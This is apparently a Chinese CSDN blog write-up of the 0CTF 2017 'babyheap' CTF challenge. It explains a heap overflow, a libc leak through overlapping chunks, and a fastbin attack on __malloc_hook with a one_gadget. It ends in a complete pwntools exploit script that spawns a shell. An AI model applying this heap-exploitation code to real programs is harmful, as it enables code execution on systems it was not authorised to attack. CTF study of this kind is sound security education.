

# 0ctf 2017 babyheap writeup

原创

[Anciety](#) 于 2017-03-26 15:47:43 发布 5748 收藏 1

分类专栏: [ctf pwn](#) 文章标签: [linux heap](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_29343201/article/details/66476135](https://blog.csdn.net/qq_29343201/article/details/66476135)

版权



[ctf](#) 同时被 2 个专栏收录

50 篇文章 2 订阅

订阅专栏



[pwn](#)

37 篇文章 2 订阅

订阅专栏

## 前言

坑比的我比赛的时候没有做。。第二天有课, 赛后看了看, 题目其实没啥太多难度, 可能也就是细节上需要注意一下吧

## 题目

### 题目功能

简单介绍一下题目功能, 因为我本机是用的linux, ida在虚拟机里, ida的复制又不是特别方便, 所以我就不复制分析的情况了, 具体分析自己做一下练习一下也比较好, 就把大致的情況说明一下。

首先是主菜单

```
==== Baby Heap in 2017 ====
1. Allocate
2. Fill
3. Free
4. Dump
5. Exit
Command:
```

5个选项, alloc:

```
1. Allocate
2. Fill
3. Free
4. Dump
5. Exit
Command: 1
Size: 5
Allocate Index 0
```

分配一个空间，大小可以自己指定，实际情况是最大4096字节，并且使用了`calloc`，所以分配之后的`chunk`会被先清空  
分配之后会给出`index`，用于其他选项

```
1. Allocate
2. Fill
3. Free
4. Dump
5. Exit
Command: 2
Index: 0
Size: 5
Content: abcd
```

`fill`，给出`index`和`size`，可以将`content`写入分配的空间，注意这里没有检验`size`大小，所以存在堆溢出

`free`和`dump`基本上也类似，就是给出`index`，会进行`free`操作或者进行将内容打印出来的操作。

## 漏洞位置

在`fill`的地方存在一个堆溢出，可以写任意长度，因为分配使用的`calloc`，所以在分配的时候会将分配出来的`chunk`先清空，`dump`的大小是根据`alloc`指定的`size`决定的，跟真正的`chunk`大小无关。

## 分析

首先检查保护：

```
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       PIE enabled
```

ASLR默认开启就行了。

PIE和Full RELRO保证了不能通过更改GOT表劫持控制流，加之使用了堆，多半都是用 `__malloc_hook` 和 `__free_hook` 这样的东西。

所以问题就在于：

1. 如何leak出libc地址
2. 如何劫持控制流

## leak libc 地址

其实这个还是挺好想的，已经是很常用的手法了，那就是利用`small bin`或者`large bin`在为空的时候`fd`和`bk`指向`libc`的地址，

然后通过这个地址就可以拿到`libc`基地址了，那么问题就变成了如何拿到`fd`和`bk`的地址。

由于堆溢出的存在，这个问题其实挺好解决的，堆溢出可以更改`size`，那么就可以造成`chunk overlap`，之后利用`dump`将包含的`chunk`打出来就可以拿到`fd`和`bk`了。

给出我的一个流程：

分配`0x60`，`chunk 0`

```

+-----+
| chunk0 |
| 0x60   |
+-----+

```

分配0x40, chunk 1

```

+-----+-----+-----+
| chunk0 | chunk1 | chunk 1 |
| 0x60   | head(0x10) | content 0x40 |
+-----+-----+-----+

```

利用chunk 0写到chunk1的头, 改为0x71(即可用大小为0x60)

```

+----- fake chunk (0x70)-----+
|                                     |
+-----+-----+-----+
| chunk0 | chunk1 | chunk 1 |
| 0x60   | head(0x10) | content 0x40 |
+-----+-----+-----+

```

分配0x100(small bin) chunk2

```

+----- fake chunk (0x70)-----+
|                                     |
+-----+-----+-----+-----+-----+
| chunk0 | chunk1 | chunk 1 | small chunk2 | content |
| 0x60   | head(0x10) | content 0x40 | head (0x10) | 0x10 | (and more content)
+-----+-----+-----+-----+-----+

```

因为free chunk1的时候会检查next size, 所以需要改写一下chunk2 中 fakechunk的nextsize

```

+----- fake chunk (0x70)-----+
|                                     |
+-----+-----+-----+-----+-----+
| chunk0 | chunk1 | chunk 1 | small chunk2 | content | next size
| 0x60   | head(0x10) | content 0x40 | head (0x10) | 0x10 | (be valid size)
+-----+-----+-----+-----+-----+

```

free chunk1, 也就是将我们的fake chunk变为真正的chunk

```

+----- fake chunk (0x70) freed -----+
|                                     |
+-----+-----+-----+-----+-----+
| chunk0 | chunk1 | chunk 1 | small chunk2 | content | next size
| 0x60   | head(0x10) | content 0x40 | head (0x10) | 0x10 | (be valid size)
+-----+-----+-----+-----+-----+

```


然后分配这个fake chunk, 这个时候small chunk2的head和前0x10的content被清空了

```


+-----+-----+-----+-----+-----+
| chunk0 | new chunk1 | | | | next size
| 0x60   | head(0x10) | content 0x40 | zeroed | zeroed | (be valid size)
+-----+-----+-----+-----+-----+

```

所以需要手动恢复一下chunk2的head信息



然后free掉chunk2，之后用chunk1就可以读出来了



## 劫持控制流

感觉这道题最难想的地方还是leak数据，劫持控制流就很常规了，既然堆溢出，利用fastbin attack修改malloc\_hook就可以了，修改的时候还有一个小问题就是libc的fastbin size检测

这个检测是：如果分配出来的chunk的size不属于这个fastbin，那么会出现memory corruption(fast) 的错误。

但是这个地方通过的方法是，通过修改fd进入fastbin的chunk并没有进行对齐检测，所以我们可以利用没有对齐的数据来通过这个检测，在\_\_malloc\_hook之前的位置有好几个0x7fxxxxxxxx 然后我们截取这个高位的0x7f和后面另外一个数据的0x0000000 拼在一起，就成了0x7f独占8个字节，差不多就是(不重要的字节我用CC代替):



然后就是更改malloc\_hook最后调用/bin/sh了，这里还有一个工具，值得推荐，用来找libc里的magic gadget，也就是将控制流放到这就调用/bin/sh而不用考虑参数的问题的：

[https://github.com/david942j/one\\_gadget/tree/master/spec](https://github.com/david942j/one_gadget/tree/master/spec)

## exp.py

```
from pwn import *
context(log_level='debug')

DEBUG = 1
if DEBUG:
    p = process('./babyheap')
    libc = ELF('/usr/lib/libc.so.6')
else:
    p = remote()

def alloc(size):
    p.recvuntil('Command:')
    p.sendline('1')
    p.recvuntil('Size:')
    p.sendline(str(size))
```

```

def fill(index, size, content):
    p.recvuntil('Command:')
    p.sendline('2')
    p.recvuntil('Index:')
    p.sendline(str(index))
    p.recvuntil('Size:')
    p.sendline(str(size))
    p.recvuntil('Content:')
    p.send(content)

def free(index):
    p.recvuntil('Command:')
    p.sendline('3')
    p.recvuntil('Index:')
    p.sendline(str(index))

def dump(index):
    p.recvuntil('Command:')
    p.sendline('4')
    p.recvuntil('Index:')
    p.sendline(str(index))
    p.recvuntil('Content: \n')
    return p.recvline()[:-1]

def leak():
    alloc(0x60)
    alloc(0x40)
    fill(0, 0x60 + 0x10, 'a' * 0x60 + p64(0) + p64(0x71))
    alloc(0x100)
    fill(2, 0x20, 'c' * 0x10 + p64(0) + p64(0x71))
    free(1)
    alloc(0x60)
    fill(1, 0x40 + 0x10, 'b' * 0x40 + p64(0) + p64(0x111))
    alloc(0x50)
    free(2)
    leaked = u64(dump(1)[-8:])
    # return libc_base
    return leaked - 0x39eb38

def fastbin_attack(libc_base):
    malloc_hook = libc.symbols['__malloc_hook'] + libc_base
    system_addr = libc.symbols['system'] + libc_base

    log.info("malloc_hook @" + hex(malloc_hook))
    log.info("system_addr @" + hex(system_addr))

    free(1)
    fill(0, 0x60 + 0x10 + 0x10, 'a' * 0x60 + p64(0) + p64(0x71) + p64(malloc_hook - 27 - 0x8) + p64(0))
    alloc(0x60)

    # free_hook
    alloc(0x60)

    # memalign_hook      realloc_hook      malloc hook
    payload = 3 * 'a' + p64(0) + p64(0) + p64(libc_base + 0x40bdf)
    fill(2, len(payload), payload)
    alloc(0x20)

def main():
    pwnlib.gdb.attach(p)

```

```
libc_base = leak()
log.info("get libc_base:" + hex(libc_base))
fastbin_attack(libc_base)
p.interactive()

if __name__ == "__main__":
    main()
```